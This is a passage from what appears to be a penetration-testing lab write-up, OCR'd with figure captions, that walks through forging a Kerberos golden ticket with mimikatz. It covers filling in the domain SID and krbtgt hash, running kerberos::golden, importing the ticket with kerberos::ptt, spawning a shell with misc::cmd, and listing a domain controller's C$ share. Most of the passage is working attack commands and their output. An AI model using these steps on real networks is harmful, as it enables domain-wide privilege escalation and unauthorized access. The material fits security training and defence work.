
- Replace placeholders:
  - **<domain>:** actual domain name
  - **<domain sid>:** domain SID
    - can use whoami /user to get the SID of a user. The first 7 sets of the SID is the domain SID. (see Figure 46.)



```
C:\Users\g[redacted]a>whoami /user

USER INFORMATION
----------------

User Name                SID
======================== ==============================================
cybercorp\g[redacted]a   S-1-5-21-[redacted]-3[redacted]-1[redacted]-1116
```

Figure 46. Red highlights the Domain SID

  - **<NTLM hash of krbtgt>:** krbtgt account's NTLM hash (see 4.2 Appendix 002)
  - **<RID of administrator account>:** will be of the value "500"
  - **<user you've logged in as>:** the user account name respectively.




```
mimikatz # kerberos::golden /domain:cybercorp.com /sid:S-1-5-21-2[redacted]-3[redacted]-1[redacted]8 /rc4:3[redacted]
[redacted]0 /id:500 /user:g[redacted]a
```

Figure 47. Golden Ticket Command

Step 5: Import and Use the Golden Ticket:

- After successfully creating the golden ticket, it will output a file named ticket.kirbi.
- Load the golden ticket into the session using (see Figure 47.):

```
kerberos::ptt ticket.kirbi
```




```
mimikatz # kerberos::ptt ticket.kirbi

* File: 'ticket.kirbi': OK
```

Figure 47. Successful Load of ticket

- Verify that the ticket has been successfully loaded and then spawn the command shell (see Figure 48.):


```
misc::cmd
```



```
mimikatz # misc::cmd
Patch OK for 'cmd.exe' from 'DisableCMD' to 'KiwiAndCMD' @ 00203E54
```

Figure 48. Successful spawn of cmd.exe

- This command will spawn a new command shell session with elevated Administrator rights. (see Figure 48.)



```
C:\Users\g[redacted]a\Downloads>dir \\DC01\c$\
 Volume in drive \\DC01\c$ has no label.
 Volume Serial Number is F28F-A40F

 Directory of \\DC01\c$

09/15/2018  12:19 AM    <DIR>          PerfLogs
11/19/2022  06:06 PM    <DIR>          Program Files
11/19/2022  04:36 PM    <DIR>          Program Files (x86)
11/19/2022  08:27 PM    <DIR>          Users
12/13/2022  07:36 PM    <DIR>          Windows
               0 File(s)              0 bytes
               5 Dir(s)  39,850,041,344 bytes free
```

Figure 48. Utilizing Admin Rights to Gain Unauthorized Fileshares